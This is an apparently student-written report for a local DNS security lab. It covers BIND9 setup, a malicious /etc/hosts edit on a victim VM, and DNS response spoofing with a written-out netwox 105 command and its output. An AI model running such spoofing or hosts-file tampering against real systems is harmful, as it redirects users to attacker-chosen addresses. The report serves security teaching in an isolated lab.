Lab 5 Part 1: Local DNS

Task 1)
Attacker machine: 10.0.2.15

```
[10/19/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:2a:3f:bf
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::c744:6889:54aa:ff5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:151 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19173 (19.1 KB)  TX bytes:16210 (16.2 KB)
```

Server machine 10.0.2.5

```
[10/19/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:64:69:91
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::24db:dc1b:63e9:b977/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:976 (976.0 B)  TX bytes:7462 (7.4 KB)
```

Victim machine 10.0.2.4

```
→  ~ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:c0:22:af
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::8793:62bb:9749:c97b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:62 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11393 (11.3 KB)  TX bytes:7385 (7.3 KB)
```


First we must update the user machine 10.0.2.4. To update the resolvconf file, we must edit the header file and add the entry. Then we run the update command.

```
sudo vi /etc/resolvconf/resolv.conf.d/head
sudo vi /etc/resolvconf/resolv.conf.d/head 80x17
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN

nameserver 10.0.2.5
```


```
→  ~ sudo vi /etc/resolvconf/resolv.conf.d/head
→  ~ sudo resolvconf -u
```

Lab 5 Part 1: Local DNS


Then we use dig to resolve the hostname google.com. We spelled google.com wrong but the response did indeed come from our local DNS server, 10.0.2.5. You can find this in the entry titled SERVER. Our user machine is properly configured.




Task 2)
First we add the dump-file entry to the options block of our BIND 9 server config files on the server machine 10.0.2.5.



Next we must turn off DNSSEC in the named.conf.options file on our server machine. And then restart it.






Lab 5 Part 1: Local DNS


We used our user machine to ping www.google.com. After letting it run for 11 cycles, we transmitted and received 11 packets all of 64 bytes each. Its time to live is 116.
IP

```
→  ~ ping www.google.com
PING www.google.com (172.217.9.196) 56(84) bytes of data.
64 bytes from iad30s14-in-f4.1e100.net (172.217.9.196): icmp_seq=1 ttl=116 time=
5.52 ms
64 bytes from iad30s14-in-f4.1e100.net (172.217.9.196): icmp_seq=2 ttl=116 time=
5.41 ms
64 bytes from iad30s14-in-f4.1e100.net (172.217.9.196): icmp_seq=3 ttl=116 time=
6.13 ms
64 bytes from iad30s14-in-f4.1e100.net (172.217.9.196): icmp_seq=4 ttl=116 time=
6.38 ms
64 bytes from iad30s14-in-f4.1e100.net (172.217.9.196): icmp_seq=5 ttl=116 time=
7.41 ms
64 bytes from iad30s14-in-f4.1e100.net (172.217.9.196): icmp_seq=6 ttl=116 time=
6.61 ms
64 bytes from iad30s14-in-f4.1e100.net (172.217.9.196): icmp_seq=7 ttl=116 time=
```

Below is the packet captured from Wireshark from our ping. You can see our source IP is 10.0.2.4(user), destination is 10.0.2.5(local DNS server), and the query was a Domain Name System query. We are successful in setting up the bind9 server.




The DNS cache is used below. Once the Local DNS server gets the final query response from the upper-level DNS servers, the IP of google[.]com is stored in the DNS cache.




Lab 5 Part 1: Local DNS


Task 3)
We set up the zones in the /etc/bind/named.conf.local



Then we create a new file /etc/bind/example.com.db




Then we make and add the file /etc/bind/192.168.0.db




Lab 5 Part 1: Local DNS

We restart the server on the server machine.



and test it using dig on the user machine




We observe that the question section shows which hostname we wanted resolved. The Answer section gives us the true IP of example.com. The authority section gives us who provided the resolved IP address for example.com. And the additional section gives us the IP address of the example.com nameserver in case we ever need to directly ask it for DNS resolutions in the future. We see that the IP address of example.com is exactly what we set it to be in our DNS server config files.


Lab 5 Part 1: Local DNS

Task 4)

Prior to updating the /etc/hosts file, we visit facebook.com on our victim machine.




Then, assuming we already have access to the user machine, we maliciously update the file.




In the last line, we update facebook.com's IP to 8.8.8.8.

First we get a security warning that clearly says facebook's new IP is 8.8.8.8. We see that the security certificate for the IP address we assigned facebook is only valid for google.



Lab 5 Part 1: Local DNS

Task 5)
We first start wireshark for DNS packets. Then, we run “dig example.com” in our victim user machine. We inspect the DNS response from the server to our user machine in wireshark.




Then, we use netwox 105 to spoof a DNS response with the same information, but a different IP address. We spoof example.com to be 8.8.8.8 and the nameserver to be 10.0.2.5 using the command below
“sudo netwox 105 -h www.example.com -H 8.8.8.8 -a ns.example.com -A 10.0.2.5”

```
[10/19/21]seed@VM:~$ sudo netwox 105 -h www.example.com -H 8.8.8.8 -a ns.example
.com -A 10.0.2.5
DNS question______________________________________________________.
| id=37486  rcode=OK             opcode=QUERY                      |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1            |
| www.example.com. A                                               |
| . OPT UDPpl=4096 errcode=0 v=0 ...                               |
|__________________________________________________________________|
DNS answer________________________________________________________.
| id=37486  rcode=OK             opcode=QUERY                      |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1            |
| www.example.com. A                                               |
| www.example.com. A 10 8.8.8.8                                    |
| ns.example.com. NS 10 ns.example.com.                            |
| ns.example.com. A 10 10.0.2.5                                    |
|__________________________________________________________________|
DNS answer________________________________________________________.
```

After running on our victim machine the “dig example.net,” we get the following spoofed reply!


Lab 5 Part 1: Local DNS



```
~ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19073
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       8.8.8.8

;; AUTHORITY SECTION:
ns.example.com.         10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         10      IN      A       10.0.2.5

;; Query time: 21 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
```

